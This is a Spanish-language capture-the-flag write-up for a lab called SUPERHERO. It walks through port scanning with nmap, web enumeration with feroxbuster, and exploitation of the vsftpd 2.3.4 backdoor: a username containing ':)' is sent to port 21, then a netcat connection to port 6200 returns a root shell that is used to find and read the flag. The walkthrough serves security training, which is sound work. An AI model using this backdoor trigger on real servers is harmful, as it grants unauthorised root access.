

Solución al lab **SUPERHERO** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/SUPERHERO
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde superhero.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: SUPERHERO
DIFICULTAD: ★★★★★★ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{ ... }):
```

Comencemos con un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/SUPERHERO
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/SUPERHERO
(chifay@kali)~[~/Whoami-Labs/SUPERHERO]
$ nmap -p- -sV -sC -sS -vvvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_superhero
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-08 16:35 -0600


PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64  vsftpd 2.3.4
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u5 (protocol 2.0)
| ssh-hostkey:
|   3072 a8:2d:f2:2c:a5:e4:79:ce:cf:2f:5a:b7:a2:9a:48:85 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQCz3EitJuTb7Cv620Nf4Z7djtZu99YKjTbNYezM8Ws/Ll2HRlof+fIzxyfJtzl9m/K3U6tL0tLAezTXK3Q
6nsGoxsmEP4SnZULKzrC9G/6mRR8BqKHDDswEIqYoUwr2Xs56UfnyCUDAwqibWkN3ApZKpBv2W3SL5UpOd4LwoFDRy3vPopiAjmKSfKAyI5rPFR3izv4KhWw3
KgHDbAHZnnp2uJyVkoBK04W64NzAUMhJSgcX2LQPOSp5r09/rhm8aBfSmyxw/77dzLc8xApt+s/I/BoyIEJ1hcv3Fh7IzdW05Ijg9529KMQ4zy1S0IO0s5TF
wMMmd+RapfstSB+QZMtxGDebqqk4XJLfY49KBRoFfEIU01evrdMUj6it8PLMeKq6n6LIdH10AEyVWp8RFATKUCtn2fiim6JgGl1NlKeSoqdh/p00+TfNqwFs9
k07P4kILAZ9M9Rha+ZaNw9b/iecfS12hkzLg/HnE156M4ffz+J1VYeu/wNTGqQrZxqIU8=
|   256 c8:ad:13:a8:94:ec:9f:05:17:34:e2:08:c8:a9:92:fb (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHh0YTYAAAIbmldHh0YTYAAABBBBIWlaLjFTKOnq1oYPBfBquIw8UubY6a9VKP4Rif0NOMJvF
vfhQyuU7F/CngWXW9YpMKXo+WQiuYJXtKoySsgPY=
|   256 26:45:a5:c7:a9:f2:3f:d1:5e:9c:2f:78:3e:79:ef:11 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEgTKfb9kQr0k9v1Wq1TjAVty9h4bq8+qtmphN00OY8G
8080/tcp  open  http      syn-ack ttl 64  Apache httpd 2.4.66 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.66 (Debian)
|_ http-title: Liga de la Justicia - Hall de la Fama
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 22:13:E9:BC:A1:0C (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos abierto los puertos 21 ftp (vsftpd 2.3.4), 22 ssh (Openssh 8.4p1) y 8080 http (Apache 2.4.66), seguiremos nuestro analisis con la parte web en el puerto 8080

Inspección visual



Código fuente



Enumeración web con feroxbuster

```
chifay@kali: ~/Whoami-Labs/SUPERHERO
Session Actions Edit View Help
chifay@kali: ~/W...i-Labs/SUPERHERO  chifay@kali: ~/W...i-Labs/SUPERHERO  chifay@kali: ~/W...i-Labs/SUPERHERO  chifay@kali: ~/W...i-Labs/SUPERHERO

by Ben "epi" Risher  ver: 2.13.1

Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads        50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     Web.txt
Extensions     [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

403 GET 9l 29w 317c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
404 GET 9l 32w 314c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 229l 634w 10577c http://172.17.0.2:8080/
200 GET 229l 634w 10577c http://172.17.0.2:8080/index.html
[#####] - 2s 55368/55368 0s found:2 errors:473
[#####] - 2s 55368/55368 27035/s http://172.17.0.2:8080/
```

No hay más archivos o directorios expuestos en el servicio web, así que me tomaré un tiempo investigando a ver si encuentro alguna vulnerabilidad que pueda aprovechar según las versiones encontradas en el escaneo del nmap

La búsqueda me llevó a **vsftpd 2.3.4 - Exploit del Backdoor** vamos a probarla

Primero nos conectaremos al puerto 21 con el usuario root:) y contraseña test y luego por el puerto 6200

```
(chifay@kali)-[~/Whoami-Labs/SUPERHERO]
$ echo -e "USER root:)\nPASS test" | nc 172.17.0.2 21
220 (vsFTPD 2.3.4)
331 Please specify the password.
```

```
(chifay@kali)-[~/Whoami-Labs/SUPERHERO]
$ nc 172.17.0.2 6200
whoami
root
```

Búsqueda de la bandera

```
(chifay@kali)-[~/Whoami-Labs/SUPERHERO]
$ nc 172.17.0.2 6200
whoami
root
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
FLAG{[REDACTED]}
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/SUPERHERO
Session Actions Edit View Help
chifay@kali: ~/W...i-Labs/SUPERHERO chifay@kali: ~/W...i-Labs/SUPERHERO chifay@kali: ~/W...i-Labs/SUPERHERO
Aprende, simula, escala. Sin burocracia.
```

```
[*] Cargando imagen desde superhero.tar...
[+] Imagen cargada exitosamente
```

```
[*] Iniciando laboratorio...
```

```
[v] Laboratorio desplegado correctamente.
```

```
LAB: SUPERHERO
DIFICULTAD: ***** medio (3 puntos)
```

```
IP del laboratorio: 172.17.0.2
```

```
Ingresa la flag (formato FLAG{...}): FLAG{XXXXXXXXXXXXXXXXXXXXXXXXXXXX}
```

```
¡Felicitaciones! Has comprometido SUPERHERO.
```

```
FECHA Y HORA: 2026-08-08 17:16:58 -0600
```

```
[*] Presiona Ctrl+C para eliminar el laboratorio
```